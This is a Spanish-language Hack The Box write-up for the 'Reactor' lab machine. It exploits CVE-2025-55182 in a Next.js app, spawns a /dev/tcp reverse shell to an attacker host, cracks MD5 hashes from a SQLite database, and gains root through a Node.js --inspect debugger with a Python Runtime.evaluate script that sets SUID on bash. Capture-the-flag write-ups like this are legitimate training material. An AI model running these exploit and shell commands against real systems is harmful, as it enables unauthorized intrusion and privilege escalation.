Reactor Hack The Box

Reactor — Write-up

Plataforma: Hack The Box
Dificultad: Easy
SO: Linux

Descripción

Reactor es una máquina Linux fácil centrada en una app Next.js / React 19. El acceso inicial se consigue explotando **CVE-2025-55182** (React2Shell), una deserialización insegura en React Server Components que da RCE sin autenticación. Desde la shell de bajo privilegio se recupera una base de datos SQLite, se crackea un hash MD5 y se accede por SSH como `engineer`. La escalada a root abusa del flag `--inspect` de Node.js en un servicio del sistema: se tuneliza el puerto de depuración V8 y se ejecuta código directamente como root.


Enumeración

Reconocimiento con Nmap

Empezamos con un escaneo completo de puertos para identificar los servicios expuestos:

```
sudo nmap -p- --min-rate 5000 -sCV <IP>
```

El reporte muestra varios puertos abiertos. El que nos interesa es el **puerto 80 (HTTP)**, que redirige a un dominio que aún no tenemos registrado en nuestro sistema.




Añadimos el dominio a nuestro archivo `/etc/hosts` para poder acceder a él:

```
echo "10.129.159.84 reactor.htb" | sudo tee -a /etc/hosts
```

Puerto 3000 — HTTP

Accedemos al sitio web desde el navegador con :3000 despues del dominio y exploramos su contenido.




Vemos que la web esta en la versión 15.0.3, podemos buscar su exploit y encontraremos **CVE-2025-55182** conocido también como "React2Shell". Se trata de una vulnerabilidad de máxima gravedad que permite la ejecución de código sin autenticación y que afecta a los componentes del servidor de React.

Explotación

React2Shell CVE-2025-55182

Dado que React2Shell se dio a conocer ampliamente, existen varias PoC disponibles en GitHub. Podemos usar cualquier prueba de concepto para confirmar si el objetivo es vulnerable.(PoC)

```
git clone https://github.com/surajhacx/react2shellpoc.git
cd react2shellpoc
python3 exploit.py -t http://10.129.XX.XX:3000 -c "id"
```



La salida confirma que tenemos ejecución de código como la cuenta de servicio del `node`, que es el usuario sin privilegios que ejecuta la aplicación web. Una vez verificada la vulnerabilidad, podemos actualizar esta ejecución de un solo comando a una shell inversa interactiva.


Primero comenzamos un `netcat` en otra terminal que escuche en nuestra maquina atacante la conexión que viene.

```
nc -nlvp 4444
```


Y en nuestra terminal principal ponemos esto

```
#Crea una carga útil de shell inversa codificada en base64 (reemplaza
IP_ATACANTE con tu IP).
echo "bash -i >& /dev/tcp/IP_ATACANTE/4444 0>&1" | base64
#Ejecuta la carga útil de shell inversa codificada desde el exploit
```

```
python3 exploit.py -t http://10.129.XX.XX:3000 -c "echo <BASE64_PAYLOAD> |
base64 -d | bash"
```



Nos deberia salir esto y en el la otra terminal la reverse shell



Mejoramos a una TTY shell:

```
# Dentro de la reverse shell
script /dev/null -c /bin/bash

# Pulsamos Ctrl+Z para suspender la shell temporalmente
# En nuestra Kali ejecutamos:
stty raw -echo; fg

# De vuelta en la reverse shell:
reset xterm-color
export TERM=xterm
```

Movimiento lateral

Al enumerar los sockets de escucha en las máquinas, observamos que el puerto 9229 está abierto en localhost.

```
bash-5.2$ ls -la
total 76
drwxr-xr-x  5 node node  4096 Dec 28  2025 .
drwxr-xr-x  4 root root  4096 Apr 27 11:26 ..
drwxr-xr-x  2 node node  4096 Dec 28  2025 app
-rw-r--r--  1 node node   276 Dec 28  2025 .env
drwxr-xr-x  7 node node  4096 Dec 28  2025 .next
-rw-r--r--  1 node node   172 Dec 28  2025 next.config.js
drwxr-xr-x 30 node node  4096 Dec 28  2025 node_modules
-rw-r--r--  1 node node   269 Dec 28  2025 package.json
-rw-r--r--  1 node node 29329 Dec 28  2025 package-lock.json
-rw-r-----  1 node node 12288 Dec 28  2025 reactor.db
```

El archivo .env destaca de inmediato, ya que estos archivos suelen contener configuraciones de tiempo de ejecución confidenciales, como rutas de bases de datos y claves de API. Al inspeccionarlo, se revela precisamente eso:
Comprobamos los usuarios del sistema con shell válida:

```
$ cat .env
# ReactorWatch Configuration
# Database connection for sensor data
DB_PATH=/opt/reactor-app/reactor.db
DB_TYPE=sqlite3
# API Keys
SENSOR_API_KEY=rw_sk_7f8a9b2c3d4e5f6g7h8i9j0k
ALERT_WEBHOOK=https://alerts.internal.reactor.htb/webhook
# Node environment
NODE_ENV=production
```

La configuración confirma que la aplicación almacena sus datos en una base de datos `SQLite` ubicada en `/opt/reactor-app/reactor.db`, que ya habíamos identificado en el listado de directorios.

Abrimos la base de datos con el cliente `sqlite3` y enumeramos su contenido. Al listar las tablas y volcar la tabla de usuarios, se muestran los registros de cuentas almacenados.

```
$ sqlite3 reactor.db
sqlite> .tables
sensor_logs users
```

```
sqlite> SELECT * FROM users;
1|admin|a203b22191d744a4e70ada5c101b17b8|administrator|admin@reactor.htb
2|engineer|39d97110eafe2a9a68639812cd271e8e|operator|engineer@reactor.htb
```

Encontramos 2 usuarios, `admin` y `engineer` cada uno con una contraseña almacenada como un hash MD5. MD5 es un algoritmo de hash rápido y sin sal, lo que convierte a estos valores en buenos candidatos para un ataque de diccionario sin conexión, usando la herramienta que guste, nos saldrá que la contraseña es "reactor1".

Intentamos sobre ssh como `engineer` usando la contraseña que hemos obtenido.

```
ssh engineer@10.129.245.214
engineer@reactor.htb's password: reactor1
```

La bandera de usuario se puede encontrar en el directorio personal del usuario ingeniero.

```
$ cat /home/engineer/user.txt
```

Escalada de Privilegios


Al enumerar los sockets de escucha en las máquinas, observamos que el puerto 9229 está abierto en localhost.

```
engineer@reactor:~$ ss -tnlp
State Recv-Q Send-Q Local Address:Port Peer Address:Port
LISTEN 0 4096 127.0.0.53%lo:53 0.0.0.0:*
LISTEN 0 4096 127.0.0.54:53 0.0.0.0:*
LISTEN 0 511 127.0.0.1:9229 0.0.0.0:*
LISTEN 0 4096 0.0.0.0:22 0.0.0.0:*
LISTEN 0 4096 [::]:22 [::]:*
LISTEN 16 511 *:3000 *:*
```

Enviar una solicitud HTTP simple al puerto no devuelve contenido web normal. En su lugar, el servicio responde que esperaba una conexión WebSocket.

```
engineer@reactor:~$ curl http://127.0.0.1:9229
WebSockets request was expected
```

Para obtener más información sobre qué se está ejecutando en este puerto, buscamos en las definiciones de servicio del sistema cualquier referencia al puerto 9229.



Tras analizar el código, concluimos que worker.js es simplemente un monitor de disponibilidad. Cada 30 segundos, envía una solicitud HTTP a la aplicación web principal en el puerto 3000, mide la latencia y el tamaño de la respuesta, y añade el resultado a un archivo de registro CSV en /var/log/uptime-monitor.csv.

```
$ cat /var/log/uptime-monitor.csv
2026-05-18T10:39:16.724Z,200,6,17175,
2026-05-18T11:38:16.946Z,,44,,ECONNREFUSED
2026-05-18T11:38:46.985Z,200,63,17175,
2026-05-18T11:43:36.892Z,,92,,ECONNREFUSED
2026-05-18T11:46:30.195Z,,64,,ECONNREFUSED
2026-05-18T11:47:00.208Z,200,57,17175,
```

La vulnerabilidad no está en la lógica del servicio, sino en cómo se inicia. La línea `ExecStart` incluye la bandera `--inspect=127.0.0.1:9229`, que abre un punto de depuración de Node.js similar al puerto 9222 de Chromium. Cualquiera que acceda a ese puerto puede conectarse al proceso y ejecutar JavaScript arbitrario, en este caso como root. Vamos a

```
ssh -L 9229:127.0.0.1:9229 engineer@10.129.245.214
```

Una vez establecido el túnel, consultamos el punto final de metadatos JSON del inspector para recuperar el UUID y la URL completa del WebSocket debugger al que necesitamos conectarnos.

```
[
  {
    "description": "node.js instance",
    "devtoolsFrontendUrl": "devtools://devtools/bundled/js_app.html?
experiments=true&v8only=true&ws=127.0.0.1:9229/4115fa7d-3fc4-4958-8dbe-
28df0ce88b0f",
    "devtoolsFrontendUrlCompat": "devtools://devtools/bundled/inspector.html?
experiments=true&v8only=true&ws=127.0.0.1:9229/4115fa7d-3fc4-4958-8dbe-
28df0ce88b0f",
    "faviconUrl": "https://nodejs.org/static/images/favicons/favicon.ico",
    "id": "4115fa7d-3fc4-4958-8dbe-28df0ce88b0f",
    "title": "/opt/uptime-monitor/worker.js",
    "type": "node",
    "url": "file:///opt/uptime-monitor/worker.js",
    "webSocketDebuggerUrl": "ws://127.0.0.1:9229/4115fa7d-3fc4-4958-8dbe-
28df0ce88b0f"
  }
```

```
]
```

La URL que necesitamos es `ws://127.0.0.1:9229/aca9cd06-16d6-46d6-8d95-47b6de15a900`. Ahora escribimos un breve script de Python que se conecta a este punto final de WebSocket y utiliza el método Runtime.evaluate del inspector para ejecutar JavaScript dentro del proceso depurado. Nuestra expresión carga el módulo child_process de Node y ejecuta el comando id, lo que nos permite confirmar el nivel de privilegio obtenido.

```
# exploit.py
import json, sys, websocket
ws = websocket.create_connection(sys.argv[1])
ws.send(json.dumps({
"id": 1,
"method": "Runtime.evaluate",
"params": {
"expression":
"process.mainModule.require('child_process').execSync('id').toString()"
}
}))
print(ws.recv())
```

Al ejecutar el script con la URL del depurador, se confirma que nuestro comando se ejecuta en el contexto del usuario root.

```
$ python3 exploit.py "ws://127.0.0.1:9229/aca9cd06-16d6-46d6-8d95-
47b6de15a900"
{"id":1,"result":{"result":{"type":"string","value":"uid=0(root) gid=0(root)
groups=0(root)\n"}}}
```

En lugar de iniciar una shell directamente a través del WebSocket, activamos el bit SUID en /bin/bash, lo que permite que cualquier usuario inicie posteriormente una shell de root desde allí. Simplemente cambiamos el comando ejecutado en nuestro script de id a chmod u+s /bin/bash.

```
# exploit.py
import json, sys, websocket
ws = websocket.create_connection(sys.argv[1])
ws.send(json.dumps({
"id": 1,
"method": "Runtime.evaluate",
"params": {
"expression": "process.mainModule.require('child_process').execSync('chmod u+s
```

```
/bin/bash').toString()"
}
}))
print(ws.recv())
```

Al ejecutar el script modificado, se ejecuta el comando chmod como root y se devuelve una cadena de resultados vacía, lo que indica que el comando se completó sin errores.

```
$ python3 exploit.py "ws://127.0.0.1:9229/aca9cd06-16d6-46d6-8d95-
47b6de15a900"
{"id":1,"result":{"result":{"type":"string","value":""}}}
```

Ahora que /bin/bash tiene el bit SUID, lo ejecutamos con la opción -p, que conserva el ID de usuario efectivo y nos lleva a una consola de root.

```
engineer@reactor:~$ /bin/bash -p
bash-5.2# id
uid=1000(engineer) gid=1000(engineer) euid=0(root)
groups=1000(engineer),4(adm),24(cdrom),30(dip),46(plugdev),101(lxd)
```

La bandera de root se puede encontrar en /root/root.txt

```
cat /root/root.txt
```
